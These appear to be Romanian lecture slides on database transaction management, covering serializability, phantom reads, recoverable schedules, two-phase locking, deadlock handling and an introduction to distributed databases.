
## ■ Planificările $S_1$ și $S_2$ sunt **view-echivalente** :

- Dacă  $T_i$  citește valoarea inițială a lui A în  $S_1$ , atunci  $T_i$  de asemenea citește valoarea inițială a lui A în  $S_2$
- Dacă  $T_i$  citește valoarea lui A modificată de  $T_j$  în  $S_1$ , atunci  $T_i$  de asemenea citește valoarea lui A modificată de  $T_j$  în  $S_2$
- Dacă  $T_i$  modifica valoarea finală a lui A în  $S_1$ , atunci  $T_i$  de asemenea modifica valoarea finală a lui A în  $S_2$

T1: R(A)	W(A)
T2:	W(A)
T3:	W(A)

T1: R(A),W(A)	
T2:	W(A)
T3:	W(A)


# Planificarea tranzacțiilor



# Serializabilitate în practică

- În practică, un SGDB nu testează serializabilitatea unei planificări date. Acest lucru nu este practic deoarece intercalarea operațiilor mai multor tranzacții concurente poate fi dictată de sistemul de operare și prin urmare este dificil de impus.
- Abordarea DBMS este să folosească protocoale specifice care sunt cunoscute că generează planificări serializabile.
- Aceste protocoale pot afecta gradul de concurență, însă elimină cazurile conflictuale.

# Executarea tranzacțiilor



# Phantom Reads


- O tranzacție re-execută o interogare și găsește că o altă tranzacție comisă a inserat înregistrări adiționale ce satisfac condițiile interogării
  - Dacă înregistrările au fost modificate sau șterse, este vorba de conflictul *unrepeatable read*

## Exemplu:

- T<sub>1</sub> execută select \* from Students where age < 25
- T<sub>2</sub> execută insert into Students values(12, 'Jim', 23, 7)
- T<sub>2</sub> execută comit
- T<sub>1</sub> execută select \* from Students where age < 25

# Planificări recuperabile

- Într-o *planificare recuperabilă* tranzacțiile poartă doar **citi** date care a fost **deja comisă**
- Există posibilitatea apariției **blind write**



- Care ar trebui să fie valoarea lui A după **abort**??

# Planificare recuperabilă

- O planificare este recuperabilă dacă pentru oricare tranzacție  $T$  comisă, comiterea lui  $T$  se efectuează după comiterea tuturor tranzacțiilor de la care  $T$  a citit un element.

# Controlul concurenței bazat pe blocări

- Blocările sunt utilizate pentru a garanta planificări recuperabile/serializabile
- Un *protocol de blocare* este un set de reguli urmate de fiecare tranzacție (fiind impuse de SGBD) pentru a se asigura că, chiar și în situațiile în care instrucțiunile tranzactiilor ar putea fi intercalate, efectul final este identic cu cel al unei executări seriale a tranzacțiilor.
- Se utilizează blocări *partajate* și *exclusive*

# Definiții

- **Blocare:** O metodă utilizată pentru controlul accesului concurent la date. Atunci când o tranzacție accesează un obiect al bazei de date, blocarea poate proteja obiectul respectiv de a fi accesat de o altă tranzacție pentru a preveni obținerea de rezultate incorecte.
- **Blocare partajată** (*shared* sau *read lock*): Dacă o tranzacție blochează un obiect în mod partajat, ea poate citi acel obiect dar nu îl poate modifica.
- **Blocare exclusivă** (*exclusive* sau *write lock*): Dacă o tranzacție blochează un obiect în mod exclusiv aceasta poate citi și modifica valoarea obiectului.

# Algoritmi bazați pe blocări


- Tranzacțiile indică intenția de a bloca un obiect planificatorului (*lock manager*).
- Fiecare tranzacție care accesează un obiect pentru a-l citi sau modifica, trebuie mai întâi să blocheze obiectul respectiv.
- O tranzacție blochează un obiect până când il eliberează explicit.
- Conflicte între blocările partajate și exclusive:

	Shared	Exclusive
Shared	Da	Nu
Exclusive	Nu	Nu

# Protocol de blocare în două faze

## ■ 2PL:


- O tranzacție urmează protocolul 2PL dacă toate operațiile de blocare preced prima operație de deblocare în cadrul tranzacției.
- Faza 1 se numește “*faza de creștere*”, aici fiind solicitate toate blocările
- Faza 2 se numește “*faza de descreștere*” și sunt eliberate toate obiectele blocate în faza anterioară



# Protocol strict de blocare în două faze

## ■ Strict 2PL:

- Toate blocările sunt menținute de către tranzacție până imediat înainte de *commit*
- Protocolul *Strict 2PL* permite doar planificări serializabile



# Gestionarea blocărilor

- Cererile de blocare și deblocare de obiecte sunt gestionate de modulul de *lock management*
- Tabelă de blocări :
  - Tranzacțiile care au cel puțin o blocare
  - Tipul de blocare (*shared* sau *exclusive*)
  - Pointer către o coadă de cereri de blocare
- Operațiile de blocare și deblocare trebuie să fie atomice

# Deadlock

- *Deadlock*: Ciclu de tranzacții, fiecare așteptând eliberarea unui obiect blocat de celelalte tranzacții.
- O tranzacție este în deadlock dacă nu mai poate continua executarea acțiunilor sale fără o intervenție externă.
- Algoritmii de control a concurenței pe bază de blocări pot cauza *deadlock-uri*.
- Metode de gestionarea *deadlock-urilor*:
  - Prevenire (garantează că nu apar *deadlock-uri* sau le anticipatează)
  - Detectare (permite apariția *deadlock-urilor* și le rezolvă atunci când apar)

# Exemplu de *deadlock*

T1

begin-transaction

**Write-lock(A)**

Read(A)

A=A-100

Write(A)


**Write-lock(B)**

Wait

Wait

...

T2



begin-transaction

**Write-lock(B)**

Read(B)

B=B\*1.06

Write(B)

**write-lock(A)**

Wait

Wait

...

# Prevenire deadlock

- Atribuie priorități bazate pe *timestamp*. (tranzacțiile mai vechi au prioritatea cea mai mare)
- Dacă  $T_i$  dorește acces la un obiect blocat de  $T_j$ , sunt posibile două politici:
  - *Wait-Die*: Dacă  $T_i$  are prioritate mai mare,  $T_i$  așteaptă după  $T_j$ ; altfel  $T_i$  se termină
  - *Wound-wait*: Dacă  $T_i$  are prioritate mai mare,  $T_j$  se termină; altfel  $T_i$  așteaptă
- Dacă o tranzacție eliminată se repornește ulterior, va avea *timestamp*-ul original

# *Deadlock-urile și expirarea timpului*

- O metodă simplă de prevenire a deadlock-urilor se bazează pe expirarea timpului de aşteptare după o resursă blocată
- După cererea unei blocări, o tranzacție aşteaptă o perioadă de timp. Dacă obiectul aşteptat nu se deblochează după o anumită perioadă, tranzacția este oprită și repornită.
- Este o soluție foarte simplă și practică adoptată de multe SGBD-uri.

# Detectarea *deadlock*-ului

- Se crează un graf de aşteptare:
  - Nodurile sunt tranzacții
  - Există un arc de la  $T_i$  la  $T_j$  dacă  $T_i$  aşteaptă după  $T_j$  să elibereze un obiect blocat
- Dacă este un circuit în acest graf atunci a apărut un *deadlock*.
- Periodic SGBD verifică dacă au apărut circuite în graful de aşteptare

# Detectare deadlock

Exemplu:

T1: S(A), R(A),

S(B)

T2:

X(B), W(B)

X(C)



T3:

S(C), R(C)

X(A)

T4:


X(B)



# Recuperarea după *deadlock*


- Cum se alege tranzacția victimă a unui *deadlock*?
  - Durata execuției unei tranzacții
  - Numărul obiectelor modificate de către tranzacție
  - Numărul obiectelor ce urmează să fie modificate de către tranzacție
- Politica de alegere a “*victimei*” trebuie să aibă în vedere echitatea: să nu fie aleasă de fiecare dată aceeași tranzacție ca victimă

# Baze de Date Distribuite



# Introducere

- Sisteme de BD centralizate:
  - centralizarea blocărilor
  - dacă procesorul eșuează,  
întreg sistemul eșuează...



- Sisteme distribuite:
  - Procesoare (+ memorii) multiple
  - “Componente” autonome și eterogene


# Baze de date distribuite

- Independența Datelor Distribuite
- Atomicitatea Tranzacțiilor Distribuite


# De ce este nevoie de baze de date distribuite?

- Exemplu: Big Corp are birouri în *Londra, New York și Hong Kong*.
- În general, datele unui angajat sunt gestionate de la biroul unde acest angajat lucrează
  - De ex. date legate de salarii, beneficii etc
- Periodic, Big Corp are nevoie de rapoarte ce conțin informații despre toți angajații săi
  - Ex. Calculul bonusului anual ce depinde de profitul global net.
- Unde ar trebui să fie salvată baza de date de angajați?

